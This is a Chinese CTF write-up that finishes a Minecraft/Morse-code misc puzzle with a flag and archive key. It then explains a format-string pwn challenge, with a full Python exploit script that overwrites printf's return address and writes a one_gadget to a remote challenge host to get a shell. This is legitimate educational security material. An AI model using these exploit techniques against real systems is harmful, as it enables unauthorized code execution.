
通过开启局域网连接获得作弊权限，然后/gamemode creative获得短暂的创造模式，拼手速打掉基岩和反作弊的命令方块，则可获得永久创造模式。

在其中一个命令方块中发现




在存档文件夹中还发现一个压缩包，把HDCTFWIN!作为压缩包的key，解密获得一个svp文件。

提取出svp文件后通过观察文件判断需要使用synthesizer v studio，使用的声库为五维介质的赤羽（虽然没有什么用）



还好队里有一个资深op听一遍发现后面没有这么多lalala，猜测是摩斯密码，解密得到第二段flag：



DASCTF{1s\_MC\_the\_best\_PUZZLE\_GAM3?}

## **Pwn**

### **签个到吧**

一下午卡在没法一次改同一个栈链上，比赛最后四十分钟搜到了个<https://zikh26.github.io/posts/a523e26a.html>

才发现神奇的$不能在一次printf中对一个地址进行修改+利用，所以需要在一次printf中利用两次相同链的情况需要把前面的$展开，也就是说用%号来推进偏移，而不是$来推偏移

原因不知道为什么，需要去printf的源码中寻找答案，有博客猜测：任意地址写用 $ 指定写入和按参数顺序写入的操作是先后分开的，先按参数顺序写入指针后，再用 $ 去在刚刚的指针基础上进行修改


这种极限的格式化字符串利用使用条件为

* 栈上有两条A->B->C的栈链
* 非栈上的格式化字符串
* 结尾程序退出使用\_exit函数（防止劫持fini\_array）


本题来说

* 第一条链，写printf函数的返回地址，这样能起到每次修改返回地址使程序循环利用fmt的作用
* 第二条链，写One\_gadget，分三次写，一次写两字节，栈链为A->B->(目标存放ogg的栈地址分别+0、+2、+4)
* 这里将ogg存放在printf函数返回地址的栈地址+8，最后修改printf返回地址为ret，成功返回到ogg处执行getshell

如图所示



写入之后



一些Attention：

* 本题的特殊之处在于，假设现在有栈指针 A=>B=>C=>D ，我可以用格式化字符通过 B 为跳板修改 C 为 E，那么修改后的链为 A=>B=>E=>F，如果有第二次格式化字符串漏洞的话，我可以找到链 B=>E=>F 通过 E 为跳板，修改原本的 F 为 G。但这个操作无法用一次的格式化字符串漏洞完成，可能因为 B=>E=>F 这条链本身是不存在的，即使用格式化字符串漏洞做出了 B=>E=>F 这条链也无法同时再去改这条链上的指针
* 在重新读入格式化字符串后，补\x00来截断上一次的格式化字符串
* 使用send发送0x100的数据，别用sendline，每次发送后接受一下sleep一下，解决很多玄学问题）
* 劫持printf返回地址的时候，只需修改最后一字节为0x3F即可，但是显然前面的输出一定远大于所需字节，用到一个技巧是：用0x10003F减去前面pay的长度，之后用%hhn来截断最后一个字节

每一部分的pay细节详见exp

exp

1. ​from Excalibur2 import \*
2. proc('./pwn')
3. remo("node5.buuoj.cn:27353")
4. default('h')
5. lib("./libc.so.6")
6. # lib("./libc-2.31.so")
7. el("./pwn")
8. ru(b'addr: ')
9. gift = int(ru(b'\n'),16)
10. target = gift -0x28
11. lg('gift:',gift)
12. lg('target:',target)
13. tar1 = target & 0xffff
14. tar2 = tar1+0x8
15. lg('tar1:',tar1)
16. lg('tar2:',tar2)
17. # 泄露libc地址，改printf返回地址为0x40133F
18. # 一个%号表示偏移为1，pay1前两行一共7个%号，所以偏移为7，等价于%7$
19. pay1 = b"%p"\*5
20. print(len(pay1))
21. pay1 += b"%"+str((tar1-35)).encode()+b"c%hn"
22. pay1 += b'%'+str(0x10003F-(tar1)-46).encode()+b'c%49$hhn'
23. pay1 = pay1.ljust(0x100,b'\x00')
24. debug("b \*0x401361\n")
25. sda(b'message:',pay1)
26. ru(b"0x")
27. ru(b"0x")
28. ru(b"0x")
29. libc = int(ru(b"0x"),16)-18-libcsym("read")
30. lg("libc",libc)
31. ogg = [0xe3afe,0xe3b01,0xe3b04]
32. os = libc+ogg[1]
33. os1 = (os)&0xffff
34. os2 = (os>>16)&0xffff
35. os3 = (os>>32)&0xffff
36. read = got("read")
37. # 写第二条栈链为pritnf返回地址+0x8，指向ogg的最后两字节
38. pay2 = b"%"+str(0x3F).encode()+b"c%49$hhn"
39. pay2 += b"%"+str(tar2-0x3F).encode()+b"c%8$hn"
40. pay2 = pay2.ljust(0x100,b'\x00')
41. rc()
42. sleep(0.1)
43. sd(pay2)
44. # 往pritnf返回地址+0x8处写ogg最后两字节
45. pay3 = b"%"+str(0x3F).encode()+b"c%49$hhn"
46. pay3 += b"%"+str(os1-0x3F).encode()+b"c%47$hn"
47. pay3 = pay3.ljust(0x100,b'\x00')
48. rc()
49. sleep(0.1)
50. sd(pay3)
51. # 写第二条栈链为pritnf返回地址+0x8+2，指向ogg的中间两字节
52. pay4 = b"%"+str(0x3F).encode()+b"c%49$hhn"
53. pay4 += b"%"+str(tar2-0x3F+2).encode()+b"c%8$hn"
54. pay4 = pay4.ljust(0x100,b'\x00')
55. # pause()
56. rc()
57. sleep(0.1)
58. sd(pay4)
59. # 往pritnf返回地址+0x8处写ogg中间两字节
60. pay5 = b"%"+str(0x3F).encode()+b"c%49$hhn"
61. pay5 += b"%"+str(os2-0x3F).encode()+b"c%47$hn"
62. pay5 = pay5.ljust(0x100,b'\x00')
63. # pause()
64. rc()
65. sleep(0.1)
66. sd(pay5)
67. # 写第二条栈链为pritnf返回地址+0x8+4，指向ogg的前面两字节
68. pay6 = b"%"+str(0x3F).encode()+b"c%49$hhn"
69. pay6 += b"%"+str(tar2-0x3F+4).encode()+b"c%8$hn"
70. pay6 = pay6.ljust(0x100,b'\x00')
71. # pause()
72. rc()
73. sleep(0.1)
74. sd(pay6)
75. # 往pritnf返回地址+0x8处写ogg前面两字节
76. pay7 = b"%"+str(0x3F).encode()+b"c%49$hhn"
77. pay7 += b"%"+str(os3-0x3F).encode()+b"c%47$hn"
78. pay7 = pay7.ljust(0x100,b'\x00')
79. # pause()
80. rc()
81. sleep(0.1)
82. sd(pay7)
83. # printf的返回地址改成0x40101a，即ret的地址，执行one\_gadget成功getshell
84. pay = b"%"+str(0x101a).encode()+b"c%49$hn"
85. pay = pay.ljust(0x100,b'\x00')
86. rc()
87. sleep(0.1)
88. sd(pay)
89. ia()
90. """
91. 0xe3afe execve("/bin/sh", r15, r12)
92. constraints:
93. [r15] == NULL || r15 == NULL
94. [r12] == NULL || r12 == NULL
95. 0xe3b01 execve("/bin/sh", r15, rdx)
96. constraints:
97. [r15] == NULL || r15 == NULL
98. [rdx] == NULL || rdx == NULL
99. 0xe3b04 execve("/bin/sh", rsi, rdx)
100. constraints:
101. [rsi] == NULL || rsi == NULL
102. [rdx] == NULL || rdx == NULL
103. """